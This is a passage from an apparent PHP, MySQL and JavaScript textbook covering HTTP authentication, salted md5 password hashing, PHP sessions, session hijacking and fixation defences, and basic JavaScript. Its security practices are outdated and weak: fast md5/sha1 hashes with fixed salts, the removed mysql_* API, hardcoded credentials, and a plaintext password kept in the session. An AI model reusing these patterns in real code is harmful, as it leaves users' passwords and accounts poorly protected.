Now let's check for a valid username and password. The code in [Example 12-1](#) doesn't require much change to add this check: we just need to change the previous welcome message code into a test for a correct username and password, followed by issuing a welcome message. A failed authentication causes an error message to be sent (see [Example 12-2](#)).

Example 12-2. PHP authentication with input checking

```
<?php
$username = 'admin';
$password = 'letmein';

if (isset($_SERVER['PHP_AUTH_USER']) &&
    isset($_SERVER['PHP_AUTH_PW']))
{
    if ($_SERVER['PHP_AUTH_USER'] == $username &&
        $_SERVER['PHP_AUTH_PW'] == $password)
        echo "You are now logged in";
    else die("Invalid username / password combination");
}
else
{
    header('WWW-Authenticate: Basic realm="Restricted Section"');
    header('HTTP/1.0 401 Unauthorized');
    die ("Please enter your username and password");
}
?>
```

Incidentally, take a look at the wording of the error message: “Invalid username / password combination.” It doesn’t say whether the username, the password, or both were wrong—the less information you can give to a potential hacker, the better.

A mechanism is now in place to authenticate users, but only for a single username and password. Also, the password appears in clear text within the PHP file, so if someone managed to hack into your server, they would instantly know it. Let’s look at a better way to handle usernames and passwords.



The security in modern browsers is getting stricter and has reached a point where you may not easily be able to test HTTP authentication on a local filesystem unless you alter your browser’s settings. This is to protect you from potentially malicious files you may download from the Internet (since local files generally pose greater security risks). Instead, if you wish to write code that uses this type of authentication, this is one instance where you may prefer to perform your testing on a remote server using an Internet connection.

## Storing Usernames and Passwords

Obviously MySQL is the natural way to store usernames and passwords. But again, we don’t want to store the passwords as clear text, because our website could be compromised if the database were accessed by a hacker. Instead, we’ll use a neat trick called a *one-way function*.

This type of function is easy to use and converts a string of text into a seemingly random string. Due to their one-way nature, such functions are virtually impossible to reverse, so their output can safely be stored in a database—and anyone who steals it will be none the wiser as to the passwords used.

The particular function we’ll use is called `md5`. You pass it a string to hash and it returns a 32-character hexadecimal number. Use it like this:

```
$token = md5('mypassword');
```

That example happens to give `$token` the value:

```
34819d7beeabb9260a5c854bc85b3e44
```

Also available is the similar `sha1` function, which is considered to be more secure; it has a better algorithm and returns a 40-character hexadecimal number.

## Salting

Unfortunately, `md5` on its own is not enough to protect a database of passwords, because it could still be susceptible to a brute force attack that uses another database of known 32-character hexadecimal `md5` tokens. Such databases do exist, as a quick Google search will verify.

Thankfully, though, we can put a spanner in the works of any such attempts by *salting* all the passwords before they are sent to `md5`. Salting is simply a matter of adding some text that only we know about to each parameter to be encrypted, like this:

```
$token = md5('saltstringmypassword');
```

In this example, the text “saltstring” has been prepended to the password. Of course, the more obscure you can make the salt, the better. I like to use salts such as this:

```
$token = md5('hqb%$mypasswordcg*1');
```

Here, some random characters have been placed both before and after the password. Given just the database, and without access to your PHP code, it should now be next to impossible to work out the stored passwords.



With the tremendous rate at which computer processing speed is increasing, MD5 strings are beginning to enter the realm of being potentially crackable in a time frame of weeks (rather than years) for shorter seed strings. This is the reason the SHA1 algorithm was developed—it is much harder to crack than MD5 and returns a 40-character hexadecimal string.

To future-proof your code, you may wish to use the PHP `sha1` function in place of the `md5` function. (If you store SHA1 values in MySQL, make sure the field width is set to 40 characters.) Or, if you need some seriously strong encryption, I recommend you investigate the PHP `crypt` function using the `CRYPT_BLOWFISH` algorithm, described here: <http://tinyurl.com/phpcrypt>.

All you have to do when verifying someone’s login password is to add these same random strings back in before and after it, and then check the resulting token from an `md5` call against the one stored in the database for that user.

Let’s create a MySQL table to hold some user details and add a couple of accounts. Type in the program in [Example 12-3](#) and save it as `setupusers.php`, then open it in your browser.

*Example 12-3. Creating a users table and adding two accounts*

```
<?php // setupusers.php
require_once 'login.php';
$db_server = mysql_connect($db_hostname, $db_username, $db_password);
if (!$db_server) die("Unable to connect to MySQL: " . mysql_error());
mysql_select_db($db_database)
    or die("Unable to select database: " . mysql_error());

$query = "CREATE TABLE users (
    forename VARCHAR(32) NOT NULL,
    surname VARCHAR(32) NOT NULL,
    username VARCHAR(32) NOT NULL UNIQUE,
    password VARCHAR(32) NOT NULL
```

```

    )";

$result = mysql_query($query);
if (!$result) die ("Database access failed: " . mysql_error());

$salt1 = "qm&h*";
$salt2 = "pg!@";

$forename = 'Bill';
$surname = 'Smith';
$username = 'bsmith';
$password = 'mysecret';
$token = md5("$salt1$password$salt2");
add_user($forename, $surname, $username, $token);

$forename = 'Pauline';
$surname = 'Jones';
$username = 'pjones';
$password = 'acrobat';
$token = md5("$salt1$password$salt2");
add_user($forename, $surname, $username, $token);

function add_user($fn, $sn, $un, $pw)
{
    $query = "INSERT INTO users VALUES('$fn', '$sn', '$un', '$pw')";
    $result = mysql_query($query);
    if (!$result) die ("Database access failed: " . mysql_error());
}
?>

```

This program will create the table `users` within your `publications` database (or whichever database you set up for the `login.php` file in [Chapter 10](#)). In this table, it will create two users: Bill Smith and Pauline Jones. They have the usernames and passwords `bsmith/mysecret` and `pjones/acrobat`, respectively.

Using the data in this table, we can now modify [Example 12-2](#) to properly authenticate users. [Example 12-4](#) shows the code needed to do this. Type it in, save it as `authenticate.php`, and call it up in your browser.

*Example 12-4. PHP authentication using MySQL*

```

<?php // authenticate.php
require_once 'login.php';
$db_server = mysql_connect($db_hostname, $db_username, $db_password);
if (!$db_server) die("Unable to connect to MySQL: " . mysql_error());
mysql_select_db($db_database)
    or die("Unable to select database: " . mysql_error());

if (isset($_SERVER['PHP_AUTH_USER']) &&
    isset($_SERVER['PHP_AUTH_PW']))
{
    $un_temp = mysql_entities_fix_string($_SERVER['PHP_AUTH_USER']);
    $pw_temp = mysql_entities_fix_string($_SERVER['PHP_AUTH_PW']);

```

```

$query = "SELECT * FROM users WHERE username='$un_temp'";
$result = mysql_query($query);
if (!$result) die("Database access failed: " . mysql_error());
elseif (mysql_num_rows($result))
{
    $row = mysql_fetch_row($result);
    $salt1 = "qm&h*";
    $salt2 = "pg!@";
    $token = md5("$salt1$pw_temp$salt2");

    if ($token == $row[3]) echo "$row[0] $row[1] :
        Hi $row[0], you are now logged in as '$row[2]';"
    else die("Invalid username/password combination");
}
else die("Invalid username/password combination");
}
else
{
    header('WWW-Authenticate: Basic realm="Restricted Section"');
    header('HTTP/1.0 401 Unauthorized');
    die ("Please enter your username and password");
}

function mysql_entities_fix_string($string)
{
    return htmlentities(mysql_fix_string($string));
}

function mysql_fix_string($string)
{
    if (get_magic_quotes_gpc()) $string = stripslashes($string);
    return mysql_real_escape_string($string);
}
?>

```

As you might expect at this point in the book, some of the examples (such as this one) are starting to get quite a bit longer. But don't be put off. The final 10 lines are simply a repeat of [Example 10-22](#) from [Chapter 10](#). They are there to sanitize the user input—very important.

The only lines to really concern yourself with at this point (highlighted in boldface in [Example 12-4](#)) start with the assigning of two variables, `$un_temp` and `$pw_temp`, using the submitted username and password. Next, a query is issued to MySQL to look up the user `$un_temp` and, if a result is returned, to assign the first row to `$row`. (Because usernames are unique, there will be only one row.) Then the two salts are created in `$salt1` and `$salt2`, which are then added before and after the submitted password `$pw_temp`. This string is then passed to the `md5` function, which returns a 32-character hexadecimal value in `$token`.

Now all that's necessary is to check `$token` against the value stored in the database, which happens to be in the fourth column—column 3, as we're starting from an offset of 0. So, `$row[3]` contains the previous token calculated for the salted password. If the

two match, a friendly welcome string is output, calling the user by his or her first name (see [Figure 12-4](#)). Otherwise, an error message is displayed. As mentioned before, the error message is the same regardless of whether such a username exists, as this provides minimal information to potential hackers or password guessers.




Figure 12-4. Bill Smith has now been authenticated

You can try this out for yourself by calling up the program in your browser and entering a username of “bsmith” and password of “mysecret” (or “pjones” and “acrobat”), the values that were saved in the database by [Example 12-3](#).

## Using Sessions

Because your program can’t tell what variables were set in other programs—or even what values the program itself set the previous time it ran—you’ll sometimes want to track what your users are doing from one web page to another. You can do this by setting hidden fields in a form, as seen in [Chapter 10](#), and checking the value of the fields after the form is submitted. However, PHP provides a much more powerful and simpler solution, in the form of *sessions*. These are groups of variables that are stored on the server but relate only to the current user. To ensure that the right variables are applied to the right users, a cookie is saved in the users’ web browsers to uniquely identify them.

This cookie has meaning only to the web server and cannot be used to ascertain any information about a user. You might ask about those users who have their cookies turned off. Well, that’s not a problem since PHP 4.2.0, because it will identify when this is the case and place a cookie token in the GET portion of each URL request instead. Either way, sessions provide a solid way of keeping track of your users.

## Starting a Session

Starting a session requires calling the PHP function `session_start` before any HTML has been output, similarly to how cookies are sent during header exchanges. Then, to begin saving session variables, you just assign them as part of the `$_SESSION` array, like this:

```
$_SESSION['variable'] = $value;
```

They can then be read back just as easily in later program runs, like this:

```
$variable = $_SESSION['variable'];
```

Now assume that you have an application that always needs access to the username, password, forename, and surname of each user, as stored in the table `users`, which you should have created a little earlier. Let's further modify `authenticate.php` from [Example 12-4](#) to set up a session once a user has been authenticated.

[Example 12-5](#) shows the changes needed. The only difference is the contents of the `if ($token == $row[3])` section, which now starts by opening a session and saving these four variables into it. Type this program in (or modify [Example 12-4](#)) and save it as `authenticate2.php`. But don't run it in your browser yet, as you will also need to create a second program in a moment.

*Example 12-5. Setting a session after successful authentication*

```
<?php //authenticate2.php
require_once 'login.php';
$db_server = mysql_connect($db_hostname, $db_username, $db_password);
if (!$db_server) die("Unable to connect to MySQL: " . mysql_error());
mysql_select_db($db_database)
    or die("Unable to select database: " . mysql_error());

if (isset($_SERVER['PHP_AUTH_USER']) &&
    isset($_SERVER['PHP_AUTH_PW']))
{
    $un_temp = mysql_entities_fix_string($_SERVER['PHP_AUTH_USER']);
    $pw_temp = mysql_entities_fix_string($_SERVER['PHP_AUTH_PW']);

    $query = "SELECT * FROM users WHERE username='$un_temp'";
    $result = mysql_query($query);
    if (!$result) die("Database access failed: " . mysql_error());
    elseif (mysql_num_rows($result))
    {
        $row = mysql_fetch_row($result);
        $salt1 = "qm&h*";
        $salt2 = "pg!@";
        $token = md5("$salt1$pw_temp$salt2");

        if ($token == $row[3])
        {
            session_start();
            $_SESSION['username'] = $un_temp;
            $_SESSION['password'] = $pw_temp;
            $_SESSION['forename'] = $row[0];
            $_SESSION['surname'] = $row[1];
            echo "$row[0] $row[1] : Hi $row[0],
                you are now logged in as '$row[2]'";
            die("<p><a href=continue.php>Click here to continue</a></p>");
        }
        else die("Invalid username/password combination");
    }
}
```

```

        else die("Invalid username/password combination");
    }
    else
    {
        header('WWW-Authenticate: Basic realm="Restricted Section"');
        header('HTTP/1.0 401 Unauthorized');
        die ("Please enter your username and password");
    }

function mysql_entities_fix_string($string)
{
    return htmlentities(mysql_fix_string($string));
}

function mysql_fix_string($string)
{
    if (get_magic_quotes_gpc()) $string = stripslashes($string);
    return mysql_real_escape_string($string);
}
?>

```

One other addition to the program is the “Click here to continue” link with a destination URL of *continue.php*. This will be used to illustrate how the session will transfer to another program or PHP web page. So, create *continue.php* by typing in the program in [Example 12-6](#) and saving it.

*Example 12-6. Retrieving session variables*

```

<?php // continue.php
session_start();

if (isset($_SESSION['username']))
{
    $username = $_SESSION['username'];
    $password = $_SESSION['password'];
    $forename = $_SESSION['forename'];
    $surname = $_SESSION['surname'];

    echo "Welcome back $forename.<br />
        Your full name is $forename $surname.<br />
        Your username is '$username'
        and your password is '$password'.";
}
else echo "Please <a href=authenticate2.php>click here</a> to log in.";
?>

```

Now you are ready to call up *authenticate2.php* into your browser, enter a username of “bsmith” and password of “mysecret” (or “pjones” and “acrobat”) when prompted, and click on the link to load in *continue.php*. When your browser calls it up, the result should be something like [Figure 12-5](#).

Sessions neatly confine to a single program the extensive code required to authenticate and log in a user. Once a user has been authenticated and you have created a session,




Figure 12-5. Maintaining user data with sessions

your program code becomes very simple indeed. You need only call up `session_start` and look up any variables to which you need access from `$_SESSION`.

In [Example 12-6](#), a quick test of whether `$_SESSION['username']` has a value is enough to let you know that the current user is authenticated, because session variables are stored on the server (unlike cookies, which are stored on the web browser) and can therefore be trusted.

If `$_SESSION['username']` has not been assigned a value, no session is active, so the last line of code in [Example 12-6](#) directs users to the login page at *authenticate2.php*.



The *continue.php* program prints back the value of the user's password to show you how session variables work. In practice, you already know that the user is logged in, so it should not be necessary to keep track of (or display) any passwords, and doing so would be a security risk.

## Ending a Session

When the time comes to end a session—usually when a user requests to log out from your site—you can use the `session_destroy` function, as in [Example 12-7](#). This example provides a useful function for totally destroying a session, logging out a user, and unsetting all session variables.

*Example 12-7. A handy function to destroy a session and its data*

```
<?php
function destroy_session_and_data()
{
    session_start();
    $_SESSION = array();
    if (session_id() != "" || isset($_COOKIE[session_name()]))
        setcookie(session_name(), '', time() - 2592000, '/');
    session_destroy();
}
?>
```

To see this in action, you could modify *continue.php* as in [Example 12-8](#).

Example 12-8. Retrieving session variables, then destroying the session

```
<?php
session_start();

if (isset($_SESSION['username']))
{
    $username = $_SESSION['username'];
    $password = $_SESSION['password'];
    $forename = $_SESSION['forename'];
    $surname = $_SESSION['surname'];

    destroy_session_and_data();

    echo "Welcome back $forename.<br />
        Your full name is $forename $surname.<br />
        Your username is '$username'
        and your password is '$password'.";
}
else echo "Please <a href=authenticate2.php>click here</a> to log in.";

function destroy_session_and_data()
{
    $_SESSION = array();
    if (session_id() != "" || isset($_COOKIE[session_name()]))
        setcookie(session_name(), '', time() - 2592000, '/');
    session_destroy();
}
?>
```

The first time you surf from *authenticate2.php* to *continue.php*, it will display all the session variables. But, because of the call to `destroy_session_and_data`, if you then click on your browser's Reload button the session will have been destroyed and you'll be prompted to return to the login page.

## Setting a timeout

There are other times when you might wish to close a user's session yourself, such as when the user has forgotten or neglected to log out and you wish the program to do it on her behalf for her own security. The way to do this is to set the timeout after which a logout will automatically occur if there has been no activity.

To do this, use the `ini_set` function as follows. This example sets the timeout to exactly one day:

```
ini_set('session.gc_maxlifetime', 60 * 60 * 24);
```

If you wish to know what the current timeout period is, you can display it using the following:

```
echo ini_get('session.gc_maxlifetime');
```

## Session Security

Although I mentioned that once you had authenticated a user and set up a session you could safely assume that the session variables were trustworthy, this isn't exactly the case. The reason is that it's possible to use *packet sniffing* (sampling of data) to discover session IDs passing across a network. Additionally, if the session ID is passed in the GET part of a URL, it might appear in external site server logs. The only truly secure way of preventing these from being discovered is to implement a Secure Sockets Layer (SSL) and run HTTPS instead of HTTP web pages. That's beyond the scope of this book, although you may like to take a look at <http://apache-ssl.org> for details on setting up a secure web server.

### Preventing session hijacking

When SSL is not a possibility, you can further authenticate users by storing their IP address along with their other details. Do this by adding a line such as the following when you store a user's session:

```
$_SESSION['ip'] = $_SERVER['REMOTE_ADDR'];
```

Then, as an extra check, whenever any page loads and a session is available, perform the following check. It calls the function `different_user` if the stored IP address doesn't match the current one:

```
if ($_SESSION['ip'] != $_SERVER['REMOTE_ADDR']) different_user();
```

What code you place in your `different_user` function is up to you. I recommend that you simply delete the current session and ask the user to log in again due to a technical error. Don't say any more than that, or you're giving away information that is potentially useful.

Of course, you need to be aware that users on the same proxy server, or sharing the same IP address on a home or business network, will have the same IP address. Again, if this is a problem for you, use SSL. You can also store a copy of the browser's user agent string (a string that developers put in their browsers to identify them by type and version), which, due to the wide variety of browser types, versions, and computer platforms, might help to distinguish users. Use the following to store the user agent:

```
$_SESSION['ua'] = $_SERVER['HTTP_USER_AGENT'];
```

And use this to compare the current agent string with the saved one:

```
if ($_SESSION['ua'] != $_SERVER['HTTP_USER_AGENT']) different_user();
```

Or, better still, combine the two checks like this and save the combination as an md5 hexadecimal string:

```
$_SESSION['check'] = md5($_SERVER['REMOTE_ADDR'] .  
    $_SERVER['HTTP_USER_AGENT']);
```

Then use this to compare the current and stored strings:

```
if ($_SESSION['check'] != md5($_SERVER['REMOTE_ADDR'] .
    $_SERVER['HTTP_USER_AGENT'])) different_user();
```

## Preventing session fixation

*Session fixation* happens when a malicious user tries to present a session ID to the server rather than letting the server create one. It can happen when a user takes advantage of the ability to pass a session ID in the GET part of a URL, like this:

```
http://yourserver.com/authenticate.php?PHPSESSID=123456789
```

In this example, the made-up session ID of 123456789 is being passed to the server. Now consider [Example 12-9](#), which is susceptible to session fixation. To see how, type it in and save it as *sessiontest.php*.

*Example 12-9. A session susceptible to session fixation*

```
<?php // sessiontest.php
session_start();

if (!isset($_SESSION['count'])) $_SESSION['count'] = 0;
else ++$_SESSION['count'];
echo $_SESSION['count'];
?>
```

Once saved, call it up in your browser using the following URL (prefacing it with the correct pathname, such as *http://localhost/web/*):

```
sessiontest.php?PHPSESSID=1234
```

Press Reload a few times and you'll see the counter increase. Now try browsing to:

```
sessiontest.php?PHPSESSID=5678
```

Press Reload a few times here and you should see it count up again from zero. Leave the counter on a different number than the first URL and then go back to the first URL and see how the number changes back. You have created two different sessions of your own choosing here, and you could easily create as many as you needed.

The reason this approach is so dangerous is that a malicious attacker could try to distribute these types of URLs to unsuspecting users, and if any of them followed these links, the attacker would be able to come back and take over any sessions that had not been deleted or expired!

To prevent this, you can use the function `session_regenerate_id` to change the session ID. This function keeps all current session variable values, but replaces the session ID with a new one that an attacker cannot know.

Now, when you receive a request, you can check for a special session variable that you arbitrarily invent. If it doesn't exist, you know that this is a new session, so you simply change the session ID and set the special session variable to note the change.

[Example 12-10](#) shows what code to do this might look like using the session variable `initiated`.

*Example 12-10. Session regeneration*

```
<?php
session_start();

if (!isset($_SESSION['initiated']))
{
    session_regenerate_id();
    $_SESSION['initiated'] = 1;
}

if (!isset($_SESSION['count'])) $_SESSION['count'] = 0;
else ++$_SESSION['count'];
echo $_SESSION['count'];
?>
```

This way, an attacker can come back to your site using any of the session IDs that he generated, but none of them will call up another user's session, as they will all have been replaced with regenerated IDs. If you want to be ultra-paranoid, you can even regenerate the session ID on each request.

### Forcing cookie-only sessions

If you are prepared to require your users to enable cookies on your website, you can use the `ini_set` function like this:

```
ini_set('session.use_only_cookies', 1);
```

With that setting, the `?PHPSESSID=` trick will be completely ignored. If you use this security measure, I also recommend you inform your users that your site requires cookies, so they know what's wrong if they don't get the results they want.

### Using a shared server

On a server shared with other accounts, you will not want to have all your session data saved into the same directory as theirs. Instead, you should choose a directory to which only your account has access (and that is not web-visible) to store your sessions, by placing an `ini_set` call near the start of your program, like this:

```
ini_set('session.save_path', '/home/user/myaccount/sessions');
```

The configuration option will keep this new value only during the program's execution, and the original configuration will be restored at the program's ending.

This `sessions` folder can fill up quickly; you may wish to periodically clear out older sessions according to how busy your server gets. The more it's used, the less time you will want to keep a session stored.



Remember that your websites can and will be subject to hacking attempts. There are automated bots running riot around the Internet trying to find sites vulnerable to exploits. So, whatever you do, whenever you are handling data that is not 100 percent generated within your own program, you should always treat it with the utmost caution.

You should now have a very good grasp of both PHP and MySQL, so in the next chapter it's time to introduce the third major technology covered by this book, JavaScript.

## Test Your Knowledge

1. Why must a cookie be transferred at the start of a program?
2. Which PHP function stores a cookie on a web browser?
3. How can you destroy a cookie?
4. Where are the username and password stored in a PHP program when using HTTP authentication?
5. Why is the `md5` function a powerful security measure?
6. What is meant by “salting” a string?
7. What is a PHP session?
8. How do you initiate a PHP session?
9. What is session hijacking?
10. What is session fixation?

See “[Chapter 12 Answers](#)” on page 510 in [Appendix A](#) for the answers to these questions.



# Exploring JavaScript

JavaScript brings a dynamic functionality to your websites. Every time you see something pop up when you mouse over an item in the browser, or see new text, colors, or images appear on the page in front of your eyes, or grab an object on the page and drag it to a new location—all those things are done through JavaScript. It offers effects that are not otherwise possible, because it runs inside the browser and has direct access to all the elements in a web document.

JavaScript first appeared in the Netscape Navigator browser in 1995, coinciding with the addition of support for Java technology in the browser. Because of the initial incorrect impression that JavaScript was a spin-off of Java, there has been some long-term confusion over their relationship. However, the naming was just a marketing ploy to help the new scripting language benefit from the popularity of the Java programming language.

JavaScript gained new power when the HTML elements of the web page got a more formal, structured definition in what is called the Document Object Model, or DOM. The DOM makes it relatively easy to add a new paragraph or focus on a piece of text and change it.

Because both JavaScript and PHP support much of the structured programming syntax used by the C programming language, they look very similar to each other. They are both fairly high-level languages, too; for instance, they are weakly typed, so it's easy to change a variable to a new type just by using it in a new context.

Now that you have learned PHP, you should find learning JavaScript even easier. And you'll be glad you did, because it's at the heart of the Web 2.0 Ajax technology that provides the fluid web frontends that savvy web users expect these days.

## JavaScript and HTML Text

JavaScript is a client-side scripting language that runs entirely inside the web browser. To call it up, you place your JavaScript code between opening `<script>` and closing

`</script>` HTML tags. A typical HTML 4.01 “Hello World” document using JavaScript might look like [Example 13-1](#).

*Example 13-1. “Hello World” displayed using JavaScript*

```
<html>
  <head><title>Hello World</title></head>
  <body>
    <script type="text/javascript">
      document.write("Hello World")
    </script>
    <noscript>
      Your browser doesn't support or has disabled JavaScript
    </noscript>
  </body>
</html>
```



You may have seen web pages that use the HTML tag `<script language="javascript">`, but that usage has now been deprecated. This example uses the more recent and preferred `<script type="text/javascript">`.

Within the `<script>` tags is a single line of JavaScript code that uses the JavaScript equivalent of the PHP `echo` or `print` commands, `document.write`. As you’d expect, it simply outputs the supplied string to the current document, where it is displayed.

You may have also noticed that, unlike with PHP, there is no trailing semicolon (;). This is because a newline serves the same purpose as a semicolon in JavaScript. However, if you wish to have more than one statement on a single line, you do need to place a semicolon after each command except the last one. And of course, if you wish, you can add a semicolon to the end of every statement and your JavaScript will work fine.

The other thing to note in this example is the `<noscript>` and `</noscript>` pair of tags. These are used when you wish to offer alternative HTML to users whose browsers do not support JavaScript or who have it disabled. The use of these tags is up to you—they are not required—but you really ought to use them, because it’s usually not that difficult to provide static HTML alternatives to the operations you provide using JavaScript. That said, the remaining examples in this book will omit `<noscript>` tags, because we’re focusing on what you can do with JavaScript, not what you can do without it.

When [Example 13-1](#) is loaded, a web browser with JavaScript enabled will output the following (see [Figure 13-1](#)):

Hello World

One with JavaScript disabled will display this (see [Figure 13-2](#)):

Your browser doesn't support or has disabled JavaScript




Figure 13-1. JavaScript, enabled and working




Figure 13-2. JavaScript has been disabled

## Using Scripts Within a Document Head

In addition to placing a script within the body of a document, you can put it in the `<head>` section, which is the ideal place if you wish to execute a script when a page loads. If you place critical code and functions there, you can also ensure that they are ready to use immediately by any other script sections in the document that rely on them.

Another reason for placing a script in the document head is to enable JavaScript to write things such as meta tags into the `<head>` section, because the location of your script is the part of the document it writes to by default.

## Older and Nonstandard Browsers

If you need to support browsers that do not offer scripting, you will need to use the HTML comment tags (`<!--` and `-->`) to prevent them from encountering script code that they should not see. [Example 13-2](#) shows how you add them to your script code.

*Example 13-2. The “Hello World” example modified for non-JavaScript browsers*

```
<html>
  <head><title>Hello World</title></head>
  <body>
    <script type="text/javascript"><!--
      document.write("Hello World")
      // --></script>
  </body>
</html>
```

Here, an opening HTML comment tag (`<!--`) has been added directly after the opening `<script ...>` statement and a closing comment tag (`// -->`) directly before the script is closed with `</script>`.

The double forward slash (`//`) is used by JavaScript to indicate that the rest of the line is a comment. It is there so that browsers that *do* support JavaScript will ignore the following `-->`, but non-JavaScript browsers will ignore the preceding `//` and act on the `-->` closing the HTML comment.

Although the solution is a little convoluted, all you really need to remember is to use the two following lines to enclose your JavaScript when you wish to support very old or nonstandard browsers:

```
<script type="text/javascript"><!--  
  (Your JavaScript goes here...)  
  // --></script>
```

However, the use of these comments is unnecessary for any browser released over the past several years.



There are a couple of other scripting languages you should know about. These include Microsoft's VBScript, which is based on the Visual Basic programming language, and Tcl, a rapid prototyping language. They are called up in a similar way to JavaScript, except they use types of *text/vbscript* and *text/tcl*, respectively. VBScript works only in Internet Explorer; use of it in other browsers requires a plug-in. Tcl always needs a plug-in. So, both should be considered nonstandard and neither is covered in this book.

## Including JavaScript Files

In addition to writing JavaScript code directly in HTML documents, you can include files of JavaScript code either from your website or from anywhere on the Internet. The syntax for this is:

```
<script type="text/javascript" src="script.js"></script>
```

Or, to pull a file in from the Internet:

```
<script type="text/javascript" src="http://someserver.com/script.js">  
</script>
```

As for the script files themselves, they must *not* include any `<script>` or `</script>` tags, because they are unnecessary: the browser already knows that a JavaScript file is being loaded. Putting them in the JavaScript files will cause an error.

Including script files is the preferred way for you to use third-party JavaScript files on your website.



It is possible to leave out the `type="text/javascript"` parameter; all modern browsers default to assuming that the script contains JavaScript.

## Debugging JavaScript Errors

When learning JavaScript, it's important to be able to track typing or other coding errors. Unlike PHP, which displays error messages in the browser, JavaScript error messages are handled differently, and in a way that changes according to the browser used. [Table 13-1](#) lists how to access JavaScript error messages in each of the five most commonly used browsers.

Table 13-1. Accessing JavaScript error messages in different browsers

Browser	How to access JavaScript error messages
Apple Safari	Safari does not have an Error Console enabled by default, but you can turn it on by selecting Safari→Preferences→Advanced and checking the “Show Develop menu in menu bar” box. Alternatively, you may prefer to use the Firebug Lite JavaScript module, which many people find easier to use: <code>&lt;script src='http://tinyurl.com/fblite'&gt;&lt;/script&gt;</code> .
Google Chrome	Click the menu icon that looks like a page with a corner turned, then select Developer→JavaScript Console. You can also use the shortcut Ctrl-Shift-J on a PC or Command-Shift-J on a Mac.
Microsoft Internet Explorer	Select Tools→Internet Options→Advanced, then uncheck the “Disable script debugging” box and check the “Display a notification about every script error” box.
Mozilla Firefox	Select Tools→Error Console, or use the shortcut Ctrl-Shift-J on a PC or Command-Shift-J on a Mac.
Opera	Select Tools→Advanced→Error Console.



OS X users: although I have shown a way for you to use an Error Console with JavaScript in Safari, you may prefer to use Google Chrome (for Intel OS X 10.5 or higher), which in my view offers much more functionality for developers.

To try out whichever Error Console you are using, create a script with a small error. [Example 13-3](#) is much the same as [Example 13-1](#), but the final double quotation mark has been left off the end of the string “Hello World”—a common syntax error.

Example 13-3. A JavaScript “Hello World” script with an error

```
<html>
  <head><title>Hello World</title></head>
  <body>
    <script type="text/javascript">
      document.write("Hello World)
    </script>
  </body>
</html>
```

Type in this example and save it as *test.html*, then call it up in your browser. It should succeed in displaying only the title, not anything in the main browser window. Now call up the Error Console in your browser, and you should see a message such as the following (if using Firefox):

```
unterminated string literal
document.write("Hello World)
-----^
```

Note the handy arrow pointing to the start of the incorrect part of code. You will also be told that the offending code is at line 5.

In Microsoft Internet Explorer, the error message will look like this:

```
unterminated string constant
```

There's no helpful arrow, but you are told that the problem is in line 5 at position 32.

Google Chrome will give this message:

```
Uncaught SyntaxError: Unexpected token ILLEGAL
```

You'll be told that the error is in line 5, but not the exact location.

Opera will supply this message:

```
Syntax error while loading line 2 of inline script
expected statement
                                document.write("Hello World)
-----^
```

Note that Opera differs from the other browsers by reporting the error to be on line 2 of the inline script, rather than referring to the line number of the entire HTML file. Also, Opera tries to point to the start of the problem, but gets only close to the first double quote.

Two browsers do quite well at pinpointing the error, though: Firefox highlights the opening double quote, which gives a big clue, and Internet Explorer says the error is at position 32, which is exactly where the closing double quote should be placed (although, because there's no arrow pointing to this position, it's necessary to count along to find it).

So, as you can see, on the whole Firefox probably provides the easiest to read and most accurate messages, and for that reason I would recommend it as the best browser for debugging JavaScript.

However, as you will learn, there are some major compatibility issues with Microsoft Internet Explorer, still the browser of choice for a significant portion of web surfers. So, as a developer, you'll need to test your programs with various versions of this browser before you release them on a production server.

The Firebug plug-in for Firefox (<http://getfirebug.com>) is very popular among JavaScript developers, and is also worth a look.



If you will be typing in the following code snippets to try them out, don't forget to surround them with `<script>` and `</script>` tags.

